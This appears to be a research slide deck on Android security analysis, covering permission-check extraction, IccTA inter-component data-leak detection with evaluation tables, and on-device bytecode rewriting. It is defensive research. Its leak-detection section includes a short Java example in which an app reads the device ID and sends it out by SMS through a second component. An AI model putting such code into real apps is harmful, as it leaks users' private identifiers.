
API
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Spark Intelligent (4/4)




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Services
target
methods

Spark Intelligent (4/4)



API
methods

Binder
transact
method

Services
onTransact
methods

Services
target
methods

Spark Intelligent Results (4/4)

Permission Set	# entry points (Spark Intelligent)	# entry points (CHA Intelligent)	# entry points (CHA Essential)
with 0 permissions	42,895 (98.77%)	32,924 (65.8%)	32,924 (64%)
with 1 permissions	471 (1.08%)	39 (0.08%)	1 (< 0.01%)
with 2 permissions	48 (0.11%)	55 (0.12%)	0 (0%)
with 3 permissions	10 (0.01%)	0 (0%)	0 (0%)
with > 3 permissions	3 (0.02%)	17,011 (34.0%)	18,237 (36%)
	43,427 (100%)	50,029 (100%)	50,029 (100%)

Spark Intelligent Results (4/4)

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with > 3 permissions	3 (0.02%)	17,011 (34.0%)	18,237 (36%)
	43,427 (100%)	50,029 (100%)	50,029 (100%)

classes are removed to speed up the experiment

Evaluation (1/3): Android 4

Comparison Spark Intelligent vs. PScout [1]

[1] K. W. Y. Au, Y. F. Zhou, Z. Huang, and D. Lie. Pscout: analyzing the android permission specification. In Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

Evaluation (1/3): Android 4

Comparison Spark Intelligent vs. PScout [1]

Permission set	Number of Methods
#API Methods in Spark and PScout	468 (100%)
Identical	289 (61.75%)
we find less permission checks	176 (37.60%)
we find more permission checks	3 (0.64%)

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Evaluation (1/3): Android 4

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- ▶ We are more precise (ex: 1 permission against 5 for entry point `exitKeyguardSecurely(...)`)

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- ▶ We are more precise (ex: 1 permission against 5 for entry point `exitKeyguardSecurely(...)`)
- ▶ We are less precise: we not analyze some modules (ex: non-Java code)

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Evaluation (2/3): Android 2.2

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]
→ Stowaway = Testing Approach

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

→ Stowaway = Testing Approach

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- ↳ Static (2) Analysis yields an over-approximation.
- ↳ Combining the (1) and (2) to have “correct” results?

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
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
Contributions Summary

- ▶ Empirically demonstrated that off-the-shelf static analysis can not address the extraction of permissions in Android
- ▶ Static analysis of Android requires inner knowledge of the stack
- ▶ Static analysis components must be put together:
 1. Entry point initialization
 2. String analysis
 3. Service initialization
 4. Service redirection

Contributions Summary

- **Alexandre Bartel**, Jacques Klein, Martin Monperrus, and Yves Le Traon. Automatically Securing Permission-Based Software by Reducing the Attack Surface: An Application to Android. In *Proceedings of the 27th IEEE/ACM International Conference On Automated Software Engineering (ASE)*, 2012. Short paper. [citation count: 26]
- **Alexandre Bartel**, Jacques Klein, Martin Monperrus, and Yves Le Traon. Static Analysis for Extracting Permission Checks of a Large Scale Framework: The Challenges And Solutions for Analyzing Android. In *IEEE Transactions on Software Engineering (TSE)*, 2014.

Permission Checks



Outline for section 5

SnT and Serval

Overview

Dalvik Bytecode

Android Framework

Data Leaks

In-Vivo Instrumentation

Conclusion

Motivation

- ▶ more than 48 billion apps installed [1]
- ▶ apps leak data [2]
- ▶ apps leak data between components [3]

[1] Android (operating system), Feb. 2014. [http://en.wikipedia.org/wiki/Android_\(operatingsystem\)](http://en.wikipedia.org/wiki/Android_(operatingsystem))

[2] Y. Zhou and X. Jiang. Dissecting android malware: Characterization and evolution. S&P 2012.

[3] L. Wu, M. Grace, Y. Zhou, C. Wu, and X. Jiang. The impact of vendor customizations on android security. SIGSAC 2013.

Challenge 1: Component Lifecycle

- ▶ no single `main()` entry point
- ▶ component entry point
- ▶ call-back entry points (button click, ...)

→ How to handle all these entry points?

Construct a `dummyMain` method to simulate an over-approximation of the behavior with FlowDroid [1].

[1] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau and P. McDaniel:
FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. In
Proceedings of the 35th annual ACM SIGPLAN conference on Programming Language Design and Implementation
(PLDI 2014).

Challenge 2: Data Leak Detection

- ▶ leak from a source (e.g., `getContacts()`) to a sink (e.g., `sendSms()`)

→ How to find such leaks?

FlowDroid can precisely find leaks within a single components but has to over-approximate for inter-component leaks.

Challenge 3: Inter-Component Communication

- ▶ Component communicate together with Intents.

→ How to link components?

Epicc Statically reconstructs Intent objects to know their destination [1]. However, it does not perform data-flow analysis.

[1] D. Octeau, P. McDaniel, S. Jha, A. Bartel, E. Bodden, J. Klein and Y. Le Traon: Effective inter-component communication mapping in android with epicc: An essential step towards holistic security analysis, in Proceedings of the 22nd USENIX Security Symposium, 2013, Washington DC, USA.

Illustration of the problem: An Example




Illustration of the problem: An Example

```
1 //TelephonyManager telMnger; (default)
2 //SmsManager sms; (default)
3 class Activity1 extends Activity {
4     void onCreate(Bundle state) {
5         Button to2 = (Button) findViewById(to2a);
6         to2.setOnClickListener(new OnClickListener() {
7             void onClick(View v) {
8                 String id = telMnger.getDeviceId();
9                 Intent i = new
10                    Intent(Activity1.this,Activity2.class);
11                 i.putExtra("sensitive", id);
12                 Activity1.this.startActivity(i);
13             } });
14     }
15     class Activity2 extends Activity {
16         void onStart() {
17             Intent i = getIntent();
18             String s = i.getStringExtra("sensitive");
19             sms.sendTextMessage(number,null,s,null,null);
20     }
21 }
```

Generic Approach to Connect “Components”

(A) // modifications of Activity1
Activity1.this.startActivity(i);
IpcSC.redirect0(i);

(B) // creation of a helper class
class IpcSC {
 static void redirect0(Intent i) {
 Activity2 a2 = new Activity2(i);
 a2.dummyMain();
 }
}

(C) // modifications in Activity2
public Activity2(Intent i) {
 this.intent_for_ipc = i;
}
public Intent getIntent() {
 return this.intent_for_ipc;
}
public void dummyMain() {
 // lifecycle and callbacks
 // are called here
}

Evaluation on DroidBench+

Ⓢ = correct warning, Ⓣ = false warning, Ⓤ = missed leak
 multiple circles in one row: multiple leaks expected
 all-empty row: no leaks expected, none reported

Test Case (#)	FlowDroid	AppScan	IccTA
Inter-Component Communication			
startActivity1 (5)	⊕ 3 Ⓣ 41	⊕ 3 Ⓣ 41	⊕ 3 Ⓣ 1
startForResult1 (4)	⊕ 5 Ⓣ 2	⊕ 3 Ⓤ 2	⊕ 5
startService1 (2)	⊕ 2 Ⓣ 2	⊕ 2 Ⓣ 2	⊕ 2
bindService1 (4)	⊕ 2 Ⓣ 2 Ⓤ 3	⊕ 2 Ⓣ 2 Ⓤ 3	⊕ 5
sendBroadcast1 (1)	⊕ Ⓣ	⊕ Ⓣ	⊕
query (4)	Ⓤ 4	Ⓤ 4	Ⓤ 4
Inter-App Communication			
startActivity (1)	⊕ Ⓣ	⊕ Ⓣ	⊕
startService (1)	⊕ Ⓣ	⊕ Ⓣ	⊕
sendBroadcast (1)	⊕ Ⓣ	⊕ Ⓣ	⊕
Sum, Precision, Recall and F ₁			
⊕ , higher is better	16	13	19
★ , lower is better	51	49	1
Ⓤ , lower is better	7	10	4
Precision ⊕/(⊕ + ★)	23.9%	21.0%	95.0%
Recall ⊕/(⊕ + Ⓤ)	69.6%	56.5%	82.6%
F ₁ ⊕/(2⊕ + ★ + Ⓤ)	0.36	0.31	0.88

Evaluation on Real Applications

Applications

- ▶ 3000 randomly chosen Android applications

Evaluation on Real Applications

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- ▶ Data Leaks in 425 apps. (15%)

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- ▶ 14 apps with at least one intER-component leak


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- ▶ manually check 117 privacy leaks: FPR 11.6%

What Information is Leaked the Most?

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Contributions Summary


Data-flow analysis cross-component and
cross-applications.

DroidBench: Precision 95%, Recall 82%

Real-world application: Precision 88%

One PLDI paper, one Usenix Security Paper,
one under-submission

Data Leaks



Outline for section 6

SnT and Serval

Overview

Dalvik Bytecode

Android Framework

Data Leaks

In-Vivo Instrumentation

Conclusion

Why Runtime Monitoring?

Runtime Monitoring

Observing the behavior of an application during execution

Applications

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- ▶ Dynamic Security Policy: bytecode manipulation + policy service

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Why Application Bytecode Manipulation on Smartphones?

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Directly on Smartphones

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Running manipulation on SP overcomes those issues.

Toolchain for In Vivo Bytecode Modification

(a) Original Application




Toolchain for In Vivo Bytecode Modification

(a) Original Application



(b) Intermediate Files




Dexpler
dex2jar

Toolchain for In Vivo Bytecode Modification

(a) Original Application



(b) Intermediate Files



Dexpler
dex2jar

(c) Modified Application



Soot
ASM

Use Case 1: Ad Removal

[1] Pathak, Abhinav, Y. Charlie Hu, and Ming Zhang. Where is the energy spent inside my app?: fine grained energy accounting on smartphones with eprof. Proceedings of the 7th ACM european conference on Computer Systems. ACM, 2012.

Use Case 1: Ad Removal

- ▶ All application code has same permissions

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Use Case 1: Ad Removal

- ▶ All application code has same permissions
- ▶ Ad libraries use dynamic code loading
- ▶ Ads have impact on device consumption: 65% to 75% of energy spent in free applications [1]

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Ad Removal: Approach

Observations

What is done

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- ▶ Inject throw instructions in ad library classes

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What is done

- ▶ Inject throw instructions in ad library classes
- ▶ Method return "" as String.

Use Case 2: User-Centric Security Policy: Motivation

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
- ▶ Applications comes with a static permissions list
- ▶ Users can not disable some dangerous permissions
- ▶ No fine grained permission system

User-Centric Security Policy


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
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
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
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
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Evaluation: Bytecode Transformation on 130 Applications




Evaluation: Bytecode Transformation on 130 Applications



→ ASM Lightweight Library is Fine

Evaluation: Bytecode Transformation on 130 Applications



- ASM Lightweight Library is Fine
- Very hard to perform advanced static analysis in vivo

Contribution Summary

- **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

